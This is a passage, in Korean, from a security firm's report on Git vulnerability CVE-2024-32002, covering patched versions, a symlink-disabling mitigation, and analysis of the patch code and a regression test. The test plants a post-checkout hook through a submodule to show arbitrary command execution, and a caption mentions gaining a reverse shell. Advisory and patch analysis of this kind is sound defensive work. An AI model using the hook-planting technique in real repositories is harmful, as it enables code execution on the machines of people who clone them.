


그림 21. clone 명령으로 리버스 쉘 연결

■ 대응 방안

2024 년 5 월 14 일에 공개된 2.45.1, 2.44.1, 2.43.4, 2.42.2, 2.41.1, 2.40.2, 2.39.4 버전에서 해당 취약점이 패치 되었다. CVE-2024-32002 에 대응하기 위해 아래 버전으로 업데이트 해야 한다.

제품	패치 버전
Git	2.45.1, 2.44.1, 2.43.4, 2.42.2, 2.41.1, 2.40.2, 2.39.4 이후 버전

그리고 다음 명령어로 심볼릭 링크 기능을 비활성화 하여 취약점에 대응할 수 있다.

```
git config --global core.symlinks false
```

또한, 사용자가 신뢰할 수 없는 리포지토리를 clone 하지 않는 것 역시 중요하다.

• URL: https://github.com/git/git/security/advisories/GHSA-8h77-4q3w-gfgv

패치를 분석하면 builtin/submodule--helper.c 소스 코드에서 변경사항이 발생한 것을 확인할 수 있다. 우선, clone_submodule 함수에서 아래의 검증 과정이 추가됐다.


```
static int clone_submodule(const struct module_clone_data *clone_data,
                           struct string_list *reference)
{
    char *p;
    char *sm_gitdir = clone_submodule_sm_gitdir(clone_data->name);
    char *sm_alternate = NULL, *error_strategy = NULL;

    struct child_process cp = CHILD_PROCESS_INIT;
    const char *clone_data_path = clone_data->path;
    char *to_free = NULL;

    if (!is_absolute_path(clone_data->path))
        clone_data_path = to_free = xstrfmt("%s/%s", get_git_work_tree(),
                                            clone_data->path);

    if (validate_submodule_git_dir(sm_gitdir, clone_data->name) < 0)
        die(_("refusing to create/use '%s' in another submodule's "
              "git dir"), sm_gitdir);

    if (!file_exists(sm_gitdir)) {

        if (safe_create_leading_directories_const(sm_gitdir) < 0)
            die(_("could not create directory '%s'"), sm_gitdir);

        prepare_possible_alternates(clone_data->name, reference);
```

```
static int clone_submodule(const struct module_clone_data *clone_data,
                           struct string_list *reference)
{
    char *p;
    char *sm_gitdir = clone_submodule_sm_gitdir(clone_data->name);
    char *sm_alternate = NULL, *error_strategy = NULL;
    struct stat st;
    struct child_process cp = CHILD_PROCESS_INIT;
    const char *clone_data_path = clone_data->path;
    char *to_free = NULL;

    if (validate_submodule_path(clone_data_path) < 0)
        exit(128);

    if (!is_absolute_path(clone_data->path))
        clone_data_path = to_free = xstrfmt("%s/%s", get_git_work_tree(),
                                            clone_data->path);

    if (validate_submodule_git_dir(sm_gitdir, clone_data->name) < 0)
        die(_("refusing to create/use '%s' in another submodule's "
              "git dir"), sm_gitdir);

    if (!file_exists(sm_gitdir)) {
        if (clone_data->require_init && !stat(clone_data_path, &st) &&
            !is_empty_dir(clone_data_path))
            die(_("directory not empty: '%s'"), clone_data_path);

        if (safe_create_leading_directories_const(sm_gitdir) < 0)
            die(_("could not create directory '%s'"), sm_gitdir);

        prepare_possible_alternates(clone_data->name, reference);
```

그림 22. builtin/submodule--helper.c 에서 clone_submodule 함수 내 추가된 코드

해당 검증 과정을 살펴보면 submodule 을 clone 하기 전에 해당 경로에 .git 파일만 포함되어 있는지 그리고 서브모듈 디렉토리가 존재하고 비어 있는지 확인한다. 만약 그렇지 않은 경우 “directory is not empty” 경고문을 출력하고 작업을 중단하도록 구성했다.


또한, dir_contains_only_dotgit 함수가 추가되었는데, 해당 함수는 디렉토리에 .git 파일만 포함되어 있는지 또는 다른 디렉토리도 포함되어 있는지 확인한다. 이후 다른 파일이나 디렉토리가 포함되어 있으면 오류를 반환한다.



```
static int dir_contains_only_dotgit(const char *path)
{
    DIR *dir = opendir(path);
    struct dirent *e;
    int ret = 1;

    if (!dir)
        return 0;

    e = readdir_skip_dot_and_dotdot(dir);
    if (!e)
        ret = 0;
    else if (strcmp(DEFAULT_GIT_DIR_ENVIRONMENT, e->d_name) ||
         (e = readdir_skip_dot_and_dotdot(dir))) {
        error("unexpected item '%s' in '%s'", e->d_name, path);
        ret = 0;
    }

    closedir(dir);
    return ret;
}
```

그림 23. builtin/submodule--helper.c 에서 추가된 dir_contains_only_dotgit 함수

또한, 취약점이 패치된 버전에서는 테스트 스크립트 t/t7406-submodule-update.sh 에 다음 스크립트가 추가된 것을 확인할 수 있다.



```
'

test_expect_success CASE_INSENSITIVE_FS,SYMLINKS '
    submodule paths must not follow symlinks' '

    # This is only needed because we want to run this in a self-contained
    # test without having to spin up an HTTP server; However, it would not
    # be needed in a real-world scenario where the submodule is simply
    # hosted on a public site.
    test_config_global protocol.file.allow always &&

    # Make sure that Git tries to use symlinks on Windows
    test_config_global core.symlinks true &&

    tell_tale_path="$PWD/tell.tale" &&
    git init hook &&
    (
        cd hook &&
        mkdir -p y/hooks &&
        write_script y/hooks/post-checkout <<-EOF &&
        echo HOOK-RUN >&2
        echo hook-run >"$tell_tale_path"
        EOF
        git add y/hooks/post-checkout &&
        test_tick &&
        git commit -m post-checkout
    ) &&

    hook_repo_path="$(pwd)/hook" &&
    git init captain &&
    (
        cd captain &&
```

그림 24. t/t7406-submodule-update.sh 에서 추가된 코드

해당 추가된 스크립트는 CVE-2024-32002 원리를 이용해 취약점 조치 여부를 자체적으로 확인하는 테스트 스크립트로 추정된다. 해당 스크립트를 동작하면 HOOK-RUN 메시지를 출력하고 tell.tale 파일을 작성하는 임의 명령을 실행한 뒤, 메시지 출력 유무와 파일 생성 유무를 검사한다.

■ 참고 사이트

• Git Documentation : https://git-scm.com/doc

• Key GitHub Statistics in 2024 (Users, Employees, and Trends) : https://kinsta.com/blog/github-statistics/

• Git Notes for Professionals : https://books.goalkicker.com/GitBook/

• Git hooks : https://www.atlassian.com/git/tutorials/git-hooks

• A Detailed Explanation of the Underlying Data Structures and Principles of Git : https://www.alibabacloud.com/blog/a-detailed-explanation-of-the-underlying-data-structures-and-principles-of-git_597391

• Adjust case sensitivity : https://learn.microsoft.com/en-us/windows/wsl/case-sensitivity

• Recursive clones on case-insensitive filesystems that support symlinks are susceptible to Remote Code Execution : https://github.com/git/git/security/advisories/GHSA-8h77-4q3w-gfgv

• CVE-2024-32002 Critical vulnerability in Git : https://www.tarlogic.com/blog/cve-2024-32002-vulnerability-git/

• Exploiting CVE-2024-32002 RCE via git clone : https://amalmurali.me/posts/git-rce/

EQST INSIGHT

2024.07

SK쉴더스㈜ 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층

https://www.skshieldus.com

발행인 : SK쉴더스 EQST사업그룹

제　작 : SK쉴더스 마케팅그룹